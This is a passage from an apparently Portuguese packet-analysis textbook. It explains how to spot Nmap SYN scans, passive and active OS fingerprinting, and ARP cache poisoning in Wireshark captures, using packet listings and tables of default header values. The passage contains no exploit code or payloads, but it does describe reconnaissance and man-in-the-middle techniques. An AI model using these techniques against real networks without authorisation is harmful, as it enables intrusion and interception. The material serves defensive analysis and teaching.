Se um serviço na máquina-alvo estiver ouvindo uma porta que receba o pacote SYN, ele responderá ao invasor com um pacote TCP SYN/ACK, que é a segunda parte do handshake TCP. Agora o invasor saberá que essa porta está aberta e que um serviço a está ouvindo. Em circunstâncias normais, um último TCP ACK seria enviado para concluir o handshake de conexão. Nesse caso, porém, o invasor não quer que isso aconteça, pois não estará mais se comunicando com o host nesse ponto, portanto o invasor não tentará concluir o handshake TCP.

Se nenhum serviço estiver ouvindo a porta submetida ao scan, o invasor não receberá um SYN/ACK. Conforme a configuração do sistema operacional do alvo, o invasor poderia receber um pacote RST de volta, indicando que a porta está fechada. De modo alternativo, o invasor poderia não receber nenhuma resposta. Nenhuma resposta poderia significar que a porta está sendo filtrada por um dispositivo intermediário, como um firewall ou o próprio host. Por outro lado, talvez a resposta tivesse simplesmente se perdido em trânsito. Assim, embora esse resultado geralmente indique que a porta está fechada, em última análise, ele não é conclusivo.

O arquivo synscan.pcapng apresenta um ótimo exemplo de um scan SYN realizado com a ferramenta Nmap. O Nmap é uma aplicação robusta de scanning de rede desenvolvida por Gordon “Fyodor” Lyon. A ferramenta é capaz de fazer praticamente qualquer tipo de scan que você possa imaginar. O Nmap pode ser baixado gratuitamente a partir de <http://www.nmap.com/download.html>.

Nossa captura de exemplo contém aproximadamente dois mil pacotes, o que nos informa que esse scan tem um tamanho razoável. Uma das melhores maneiras de determinar o escopo de um scan dessa natureza é visualizar a janela Conversations (Conversas), como vemos na Figura 12.2. Nesse local, você deverá ver apenas uma conversa IPv4 u entre o invasor (172.16.0.8) e o alvo (64.13.134.52). Você também verá que há 1.994 conversas TCP entre esses dois hosts v – basicamente, uma nova conversa para cada par de portas envolvidas nas comunicações.

O scanning acontece bem rápido, portanto fazer rolagens no arquivo de captura não é a melhor maneira de encontrar a resposta associada a cada pacote SYN inicial. Vários outros pacotes podem ser enviados antes que uma resposta ao pacote original seja recebida. Felizmente, podemos criar filtros que nos ajudarão a encontrar o tráfego correto.




Figura 12.2 – A janela Conversations (Conversas) mostra a variedade de comunicações TCP ocorrendo.

## Usando filtros com scans SYN

Como exemplo de filtragem, vamos considerar o primeiro pacote da captura, que é um pacote SYN enviado ao alvo na porta 443 (HTTPS). Para ver se houve uma resposta a esse pacote, podemos criar um filtro que mostrará todo o tráfego de e para a porta 443. Eis o modo de fazer isso rapidamente:

1. Selecione o primeiro pacote no arquivo de captura.
2. Expanda o cabeçalho TCP no painel Packet Details (Detalhes do pacote).
3. Clique no campo Destination Port (Porta de destino) com o botão direito do mouse, selecione Prepare as Filter (Preparar como filtro) e clique em Selected (Selecionado).
4. Isso colocará um filtro no diálogo de filtro para todos os pacotes com a porta de

destino 443. Como queremos também todos os pacotes da porta de origem 443, clique no diálogo de filtro na parte superior da tela e apague a parte dst do filtro.

O filtro resultante produzirá dois pacotes; ambos são pacotes TCP SYN enviados do invasor para o alvo, como mostra a Figura 12.3.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	172.16.0.8	64.13.134.52	TCP	36050 → 443 [SYN] Seq=3713172248 Win=3072 Len=0 MSS=1460
32	0.000065	172.16.0.8	64.13.134.52	TCP	36051 → 443 [SYN] Seq=3713237785 Win=2048 Len=0 MSS=1460

Figura 12.3 – Duas tentativas de estabelecer uma conexão com pacotes SYN.

**NOTA** Nesta seção, os pacotes são mostrados com o formato de exibição de tempo Seconds Since Previous Displayed Packet (Segundos desde o pacote exibido anteriormente).

Como não há resposta para nenhum desses pacotes, é possível que a resposta esteja sendo filtrada pelo host-alvo ou por um dispositivo intermediário, ou que a porta esteja fechada. Em última análise, o resultado do scan na porta 443 é inconclusivo.

Podemos tentar essa mesma técnica em outro pacote para ver se resultados diferentes serão obtidos. Para isso, limpe seu filtro anterior e selecione o pacote 9 na lista. Esse é um pacote SYN na porta 53, comumente associado ao DNS. Utilizando o método descrito nos passos anteriores ou modificando seu último filtro, crie um filtro que mostrará todo o tráfego TCP na porta 53. Ao aplicar esse filtro, você deverá ver cinco pacotes, como mostra a Figura 12.4.

No.	Time	Source	Destination	Protocol	Info
9	0.000052	172.16.0.8	64.13.134.52	TCP	36050 → 53 [SYN] Seq=3713172248 Win=3072 Len=0 MSS=1460
11	0.061832	64.13.134.52	172.16.0.8	TCP	53 → 36050 [SYN, ACK] Seq=1117405124 Ack=3713172249 Win=5840 Len=0 MSS=1380
529	0.057126	64.13.134.52	172.16.0.8	TCP	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=1117405124 Ack=3713172249 Win=5840 Len=0 MSS=1380
2086	3.930109	64.13.134.52	172.16.0.8	TCP	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=1117405124 Ack=3713172249 Win=5840 Len=0 MSS=1380
2089	10.029025	64.13.134.52	172.16.0.8	TCP	[TCP Retransmission] 53 → 36050 [SYN, ACK] Seq=1117405124 Ack=3713172249 Win=5840 Len=0 MSS=1380

Figura 12.4 – Cinco pacotes indicando que uma porta está aberta.

O primeiro desses pacotes é o SYN que selecionamos no início da captura (pacote 9). O segundo é uma resposta do alvo. É um TCP SYN/ACK, que é a resposta esperada quando o handshake de três vias é conduzido. Em circunstâncias normais, o próximo pacote seria um ACK do host que enviou o SYN inicial. Nesse caso, porém, nosso invasor não quer concluir a conexão e não envia uma resposta. Como resultado, o alvo retransmite o SYN/ACK mais três vezes antes de desistir. Como uma resposta SYN/ACK é recebida quando uma tentativa de comunicação com o host é feita na porta 53, é seguro supor que um serviço está escutando essa porta.

Vamos reiniciar e repetir esse processo mais uma vez para o pacote 13. Esse é um pacote SYN enviado para a porta 113, que geralmente está associada ao protocolo Ident, usado com frequência para serviços de identificação e autenticação de IRC. Se o mesmo tipo de filtro for aplicado na porta listada nesse pacote, você verá quatro pacotes, como mostra a Figura 12.5.

No.	Time	Source	Destination	Protocol	Info
	13 0.000070	172.16.0.8	64.13.134.52	TCP	36050 → 113 [SYN] Seq=3713172248 Win=4096 Len=0 MSS=1460
L	14 0.061491	64.13.134.52	172.16.0.8	TCP	113 → 36050 [RST, ACK] Seq=2462244745 Ack=3713172249 Win=0 Len=0
	530 0.006942	172.16.0.8	64.13.134.52	TCP	36061 → 113 [SYN] Seq=3696394776 Win=2048 Len=0 MSS=1460
	571 0.008827	64.13.134.52	172.16.0.8	TCP	113 → 36061 [RST, ACK] Seq=1027049353 Ack=3696394777 Win=0 Len=0

Figura 12.5 – Um SYN seguido de um RST, indicando que a porta está fechada.

O primeiro pacote é o SYN inicial, que é imediatamente seguido de um RST do alvo. Essa é uma indicação de que o alvo não está aceitando conexões na porta testada, e que é bem provável que um serviço não esteja executando aí.

## Identificando portas abertas e fechadas

Agora que entendemos os diferentes tipos de respostas que um scan SYN pode produzir, queremos encontrar um método rápido para identificar quais portas estão abertas ou fechadas. A resposta está na janela Conversations (Conversas) mais uma vez. Nessa janela, podemos ordenar as conversas TCP de acordo com o número dos pacotes, com os valores mais altos no início, clicando no cabeçalho da coluna Packets (Pacotes) até que a seta aponte para baixo, como vemos na Figura 12.6.




Figura 12.6 – Encontrando portas abertas na janela Conversations (Conversas).

Três portas submetidas ao scanning incluem cinco pacotes em cada uma de suas conversas. Sabemos que as portas 53, 80 e 22 estão abertas, pois esses cinco pacotes representam o SYN inicial, o SYN/ACK correspondente e os SYN/ACKs retransmitidos pelo alvo.

Para cinco portas, somente dois pacotes estiveram envolvidos na comunicação. O primeiro é o SYN inicial, e o segundo é o RST do alvo. Esses resultados indicam que as portas 113, 25, 31337 e 70 estão fechadas.

As entradas restantes na janela Conversations incluem apenas um pacote, o que significa que o host-alvo jamais respondeu ao SYN inicial. Essas portas restantes provavelmente estão fechadas, mas não podemos ter certeza.

Essa técnica de contar pacotes funcionou para esse host, mas não será consistente para

todos os hosts nos quais você pode fazer um scanning, portanto não dependa exclusivamente dela. Em vez disso, concentre-se em saber como é a aparência de um estímulo e de uma resposta normais e o que significam respostas anormais para estímulos normais.

## Fingerprinting do sistema operacional

Para um invasor, é muito importante saber qual é o sistema operacional do alvo. O conhecimento do sistema operacional ajuda o invasor a configurar todos os seus métodos de ataque corretamente para esse sistema. Também permite que o invasor conheça o local de determinados arquivos e diretórios críticos no sistema de arquivos do alvo, caso ele tenha sucesso em acessar o sistema.

Fingerprinting do sistema operacional é o nome dado a um grupo de técnicas usado para determinar o sistema operacional que está executando em um sistema sem ter acesso físico a ele. Há dois tipos de fingerprinting de sistema operacional: passivo e ativo.

### Fingerprinting passivo

Usando um fingerprinting passivo, podemos analisar determinados campos dos pacotes enviados pelo alvo para determinar o sistema operacional em uso. A técnica é considerada passiva porque escutamos apenas os pacotes que o host-alvo está enviando, e não enviamosativamente nenhum pacote para o host. Esse tipo de fingerprinting de sistema operacional é ideal para os invasores, pois lhes permite ser discretos.

Considerando o que foi dito, como podemos determinar qual sistema operacional um host está executando com base somente nos pacotes que ele envia? Essa proeza é possível por causa da falta de valores padronizados nas especificações definidas pelas RFCs de protocolo. Embora os vários campos contidos nos cabeçalhos TCP, UDP e IP sejam bem específicos, valores default geralmente não estão definidos para todos os campos. Isso significa que a implementação da pilha TCP/IP em cada sistema operacional deve definir seus próprios valores default para esses campos. A Tabela 12.1 lista alguns dos campos mais comuns e os valores default que podem ser usados para associá-los aos vários sistemas operacionais. Tenha em mente que esses valores estão sujeitos a mudanças em novas versões do sistema operacional.

*Tabela 12.1 – Valores comuns em um fingerprinting passivo*

Cabeçalho de protocolo	Campo	Valor default	Plataforma
IP	Tempo de vida inicial (Initial time to live)	64	NMap, BSD, OS X, Linux
		128	Novell, Windows
		255	Cisco IOS, Palm OS, Solaris
IP	Flag “não fragmente” (Don’t fragment flag)	Ativada	BSD, OS X, Linux, Novell, Windows, Palm OS, Solaris

TCP	Tamanho máximo de segmento (Maximum segment size)	0	Nmap
		1440–1460	Windows, Novell
		1460	BSD, OS X, Linux, Solaris
TCP	Tamanho da janela (Window size)	1024–4096	Nmap
		65535	BSD, OS X
		Variável	Linux
		16384	Novell
		4128	Cisco IOS
		24820	Solaris
		Variável	Windows
TCP	SackOK	Ativada	Linux, Windows, OS X, OpenBSD
		Desativada	Nmap, FreeBSD, Novell, Cisco IOS, Solaris

Os pacotes contidos no arquivo `passiveosfingerprinting.pcapng` são ótimos exemplos dessa técnica. Há dois pacotes nesse arquivo. Ambos são pacotes TCP SYN enviados para a porta 80, porém são provenientes de hosts distintos. Usando apenas os valores contidos nesses pacotes e consultando a Tabela 12.1, podemos determinar a arquitetura do sistema operacional em uso em cada host. A Figura 12.7 mostra os detalhes de cada pacote.

Wireshark · Packet 1 · passiveosfingerprinting

> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0  
> Ethernet II, Src: Vmware\_f9:74:d8 (00:0c:29:f9:74:d8), Dst: D-Link\_21:99:4c (00:05:5d:21:99:4c)  
▼ Internet Protocol Version 4, Src: 172.16.16.134, Dst: 168.143.162.100  
    0100 .... = Version: 4  
    .... 0101 = Header Length: 20 bytes  
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
        Total Length: 48  
        Identification: 0x4d80 (19840)  
    > Flags: 0x02 (Don't Fragment)  
        Fragment offset: 0  
        Time to live: 128  
        Protocol: TCP (6)  
    > Header checksum: 0xa5bd [validation disabled]  
        Source: 172.16.16.134  
        Destination: 168.143.162.100  
        [Source GeoIP: Unknown]  
        [Destination GeoIP: Unknown]  
▼ Transmission Control Protocol, Src Port: 1176 (1176), Dst Port: 80 (80), Seq: 2123482830, Len: 0  
    Source Port: 1176  
    Destination Port: 80  
    [Stream index: 0]  
    [TCP Segment Len: 0]  
    Sequence number: 2123482830  
    Acknowledgment number: 0  
    Header Length: 28 bytes  
    > Flags: 0x002 (SYN)  
        Window size value: 64240  
        [Calculated window size: 64240]  
    > Checksum: 0x3670 [validation disabled]  
        Urgent pointer: 0  
    ▼ Options: (8 bytes), Maximum segment size, No-Operation (NOP), No-Operation (NOP), SACK permitted  
        > Maximum segment size: 1440 bytes  
        > No-Operation (NOP)  
        > No-Operation (NOP)  
        > TCP SACK Permitted Option: True

No.: 1 · Time: 0.000000 · Source: 172.16.16.134 · Destination: 168.143.162.100 · ...hi 62 · Info: 1176 → 80 [SYN] Seq=2123482830 Win=64240 Len=0 MSS=1440 SACK\_PER.

Close Help

Wireshark · Packet 2 · passiveosfingerprinting

> Frame 2: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0  
> Ethernet II, Src: Vmware\_f9:74:d8 (00:0c:29:f9:74:d8), Dst: D-Link\_21:99:4c (00:05:5d:21:99:4c)  
▼ Internet Protocol Version 4, Src: 172.16.16.134, Dst: 168.143.162.100  
    0100 .... = Version: 4  
    .... 0101 = Header Length: 20 bytes  
    > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
        Total Length: 48  
        Identification: 0x4d80 (19840)  
    > Flags: 0x02 (Don't Fragment)  
        Fragment offset: 0  
        Time to live: 64  
        Protocol: TCP (6)  
    > Header checksum: 0xe5bd [validation disabled]  
        Source: 172.16.16.134  
        Destination: 168.143.162.100  
        [Source GeoIP: Unknown]  
        [Destination GeoIP: Unknown]  
▼ Transmission Control Protocol, Src Port: 1176 (1176), Dst Port: 80 (80), Seq: 2123482830, Len: 0  
    Source Port: 1176  
    Destination Port: 80  
    [Stream index: 0]  
    [TCP Segment Len: 0]  
    Sequence number: 2123482830  
    Acknowledgment number: 0  
    Header Length: 28 bytes  
    > Flags: 0x002 (SYN)  
        Window size value: 2920  
        [Calculated window size: 2920]  
    > Checksum: 0x25e5 [validation disabled]  
        Urgent pointer: 0  
    ▼ Options: (8 bytes), Maximum segment size, No-Operation (NOP), No-Operation (NOP), SACK permitted  
        > Maximum segment size: 1460 bytes  
        > No-Operation (NOP)  
        > No-Operation (NOP)  
        > TCP SACK Permitted Option: True  
    > [SEQ/ACK analysis]

No.: 2 · Time: 0.000108 · Source: 172.16.16.134 · Destination: 168.143.162.100 · ...Out-Of-Order] 1176 → 80 [SYN] Seq=2123482830 Win=2920 Len=0 MSS=1460 SACK\_PER.

Close Help

*Figura 12.7 – Estes pacotes podem nos informar de qual sistema operacional eles foram enviados.*

Usando a Tabela 12.1 como referência, podemos criar a Tabela 12.2, que é um detalhamento dos campos relevantes nesses pacotes.

*Tabela 12.2 – Detalhamento dos pacotes para fingerprinting do sistema operacional*

Cabeçalho de protocolo	Campo	Valor no pacote 1	Valor no pacote 2
IP	Tempo de vida inicial (Initial time to live)	128	64
IP	Flag “não fragmente” (Don’t fragment flag)	Ativada	Ativada
TCP	Tamanho máximo de segmento (Maximum segment size)	1.440 bytes	1.460 bytes
TCP	Tamanho da janela (Window size)	64.240 bytes	2.920 bytes
TCP	SackOK	Ativada	Ativada

Com base nesses valores, podemos concluir que provavelmente o pacote 1 foi enviado por um dispositivo executando Windows e o pacote 2 foi enviado por um dispositivo executando Linux.

Tenha em mente que a lista de campos comuns para identificação de fingerprinting passivo na Tabela 12.1 não é exaustiva de forma alguma. Há muitas peculiaridades que podem resultar em desvios em relação a esses valores esperados. Portanto, você não poderá depender totalmente dos resultados obtidos pelo fingerprinting passivo do sistema operacional.

**NOTA** *Em muitos casos, os invasores contam com ferramentas automatizadas para identificar passivamente o sistema operacional de um alvo. Uma ferramenta que utiliza técnicas de fingerprinting de sistema operacional é o p0f. Essa ferramenta analisa campos relevantes em uma captura de pacotes e exibe o sistema operacional suspeito. Ao usar ferramentas como o p0f, podemos obter não só a arquitetura do sistema operacional, como também às vezes será possível saber até sua versão ou o nível de patch. O download do p0f pode ser feito a partir de <http://lcamtuf.coredump.cx/p0f.shtml>.*

## Fingerprinting ativo

Se uma monitoração passiva de tráfego não produzir os resultados desejados, uma abordagem mais direta – um fingerprinting ativo – talvez seja necessária. Nesse caso, o invasor enviaativamente pacotes especialmente compostos ao alvo a fim de estimular respostas que revelarão o sistema operacional dessa máquina. É claro que, como essa abordagem envolve uma comunicação direta com o alvo, ela não é das mais discretas, mas pode ser extremamente eficaz.

O arquivo activeosfingerprinting.pcapng contém um exemplo de um scan para fingerprinting ativo de sistema operacional iniciado com o utilitário de scanning Nmap.

Vários pacotes desse arquivo resultam do envio de diferentes sondagens (probes) pelo Nmap a fim de estimular respostas que possibilitem a identificação do sistema operacional. O Nmap registra as respostas a essas sondagens e gera um fingerprint, que é comparado com um banco de dados de valores para determinar qual é o sistema operacional.

**NOTA** *As técnicas usadas pelo Nmap para fazer um fingerprinting ativo de um sistema operacional são bem complexas. Para saber mais sobre o modo como o Nmap realiza um fingerprinting ativo de sistema operacional, leia o guia definitivo do Nmap, Nmap Network Scanning (2008), escrito por Gordon “Fyodor” Lyon, autor da ferramenta.*

## Manipulação de tráfego

Um dos principais pontos que tentei mostrar ao longo deste livro é que podemos aprender muito sobre um sistema ou seus usuários analisando os pacotes corretos. Assim, não deve ser nenhuma surpresa que com frequência os invasores procurem, eles mesmos, capturar esses pacotes. Ao analisar os pacotes gerados por um sistema, um invasor pode saber qual é o sistema operacional, as aplicações em uso, conhecer as credenciais de autenticação e obter várias outras informações.

Nesta seção, analisaremos duas técnicas no nível de pacotes: como os invasores podem usar envenenamento de cache ARP (ARP cache poisoning) para interceptar e capturar tráfego do alvo e como podem interceptar cookies HTTP para realizar ataques de sequestro de sessão (session-hijacking attacks).

### Envenenamento de cache ARP

No Capítulo 7, discutimos como o protocolo ARP é usado para permitir que dispositivos mapeiem endereços IP para endereços MAC em uma rede, e no Capítulo 2, vimos como o envenenamento de cache ARP (ARP cache poisoning) pode ser uma técnica conveniente para escutar uma transmissão e interceptar o tráfego de hosts cujos pacotes você precise analisar. Quando usado com propósitos legítimos, o envenenamento de cache ARP é muito útil para resolver problemas. No entanto, quando é utilizado com intenção maliciosa, essa técnica é uma forma letal de ataque MITM (man-in-the-middle – literalmente, homem no meio).


Em um ataque MITM, um invasor redireciona o tráfego entre dois hosts a fim de interceptar ou modificar dados em trânsito. Há muitas formas de ataques MITM, incluindo DNS spoofing (falsificação de DNS) e sequestro de SSL. No envenenamento de cache ARP, pacotes ARP especialmente compostos enganam dois hosts fazendo-os pensar que estão se comunicando um com o outro quando, na verdade, estão se comunicando com um terceiro que está transmitindo pacotes como se fosse um intermediário. Desse modo, o uso ilegítimo de uma funcionalidade normal de um protocolo pode servir a propósitos maliciosos.

O arquivo arppoison.pcapng contém um exemplo de envenenamento de cache ARP. Ao abri-lo, você verá que esse tráfego parece normal à primeira vista. No entanto, se seguir os pacotes, você verá nosso alvo em 172.16.0.107 acessando o Google e fazendo uma pesquisa. Como resultado dessa pesquisa, há um volume significativo de tráfego HTTP, com algumas consultas DNS misturadas.

Sabemos que o envenenamento de cache ARP é uma técnica usada na camada 2, portanto, se passarmos os olhos casualmente pelos pacotes no painel Packet List (Lista de pacotes), talvez seja difícil ver qualquer dado ilícito. Para nos auxiliar, vamos adicionar duas colunas no painel Packet List, assim:

1. Selecione **EditPreferences** (EditarPreferências).
2. Clique em **Columns** (Colunas) à esquerda da janela Preferences (Preferências).
3. Clique no botão de adição (+) para acrescentar uma nova coluna.
4. Na área Title (Título), digite Source MAC e tecle enter.
5. Na lista suspensa Type (Tipo), selecione **Hw src addr** (resolved) [Endereço de hardware de origem (resolvido)].
6. Clique na entrada recém-adicionada e arraste-a de modo que fique logo após a coluna Source (Origem).
7. Clique no botão de adição (+) para acrescentar uma nova coluna.
8. Na área Title, digite Dest MAC e tecle enter.
9. Na lista suspensa Type, selecione **Hw dest addr** (resolved) [Endereço de hardware de destino (resolvido)].
10. Clique na entrada recém-adicionada e arraste-a de modo que fique logo após a coluna Destination (Destino).
11. Clique em OK para aplicar as mudanças.

Após ter concluído esses passos, sua tela deverá ter a aparência exibida na Figura 12.8. Agora você terá duas colunas adicionais mostrando os endereços MAC de origem e de destino dos pacotes.



*Figura 12.8 – Tela de configuração de colunas com colunas recém-adicionadas para endereços de hardware de origem e de destino.*

Se a resolução de nomes MAC ainda estiver ativa, você deverá ver que os dispositivos em comunicação têm endereços MAC que indicam hardware Dell e Cisco. É muito importante lembrar-se disso porque à medida que fizermos rolagens pela captura, veremos que isso muda no pacote 54, no qual vemos um pouco de tráfego ARP peculiar ocorrendo entre o host Dell (nossa alvo) e um recém-introduzido host HP (o invasor), como vemos na Figura 12.9.

No.	Time	Source	Source MAC	Destination	Dest MAC	Protocol	Info
54	4.171500	HewlettP_bf:91:ee	HewlettP_bf:91:ee	Dell_c0:56:f0	① Dell_c0:56:f0	ARP	Who has 172.16.0.107? Tell 172.16.0.1
55	0.000053	Dell_c0:56:f0	Dell_c0:56:f0	HewlettP_bf:91:ee	HewlettP_bf:91:ee	ARP	172.16.0.107 is at 00:21:70:c0:56:f0
56	0.000013	HewlettP_bf:91:ee	HewlettP_bf:91:ee	Dell_c0:56:f0	Dell_c0:56:f0	ARP	③ 172.16.0.1 is at 00:25:b3:bf:91:ee

*Figura 12.9 – Tráfego ARP estranho entre o dispositivo Dell e um dispositivo HP.*

Antes de prosseguir, observe os endpoints envolvidos nessa comunicação, listados na Tabela 12.3.

*Tabela 12.3 – Endpoints monitorados*

Papel	Tipo do dispositivo	Endereço IP	Endereço MAC
Alvo	Dell	172.16.0.107	00:21:70:c0:56:f0
Roteador	Cisco	172.16.0.1	00:26:0b:31:07:33
Invasor	HP	Desconhecido	00:25:b3:bf:91:ee

Mas o que torna esse tráfego estranho? Lembre-se de que, conforme nossa discussão

sobre ARP no Capítulo 7, há dois tipos principais de pacotes ARP: uma requisição e uma resposta. O pacote de requisição é enviado como broadcast para todos os hosts na rede a fim de encontrar a máquina que tenha o endereço MAC associado a um endereço IP em particular. Então, a máquina que responde ao dispositivo fazendo a solicitação envia uma resposta na forma de um pacote unicast. Considerando esse pano de fundo, podemos identificar alguns pontos peculiares nessa sequência de comunicação observando a Figura 12.9.

Inicialmente, o pacote 54 é uma requisição ARP enviada pelo invasor (endereço MAC 00:25:b3:bf:91:ee) como um pacote unicast diretamente para o alvo (endereço MAC 00:21:70:c0:56:f0). Esse tipo de requisição deveria ser enviado via broadcast a todos os hosts da rede, mas nessa requisição apenas um alvo é escolhido. Além disso, observe que, embora esse pacote seja enviado pelo invasor e inclua o endereço MAC dele no cabeçalho ARP, o endereço IP do roteador é listado, não o do invasor.

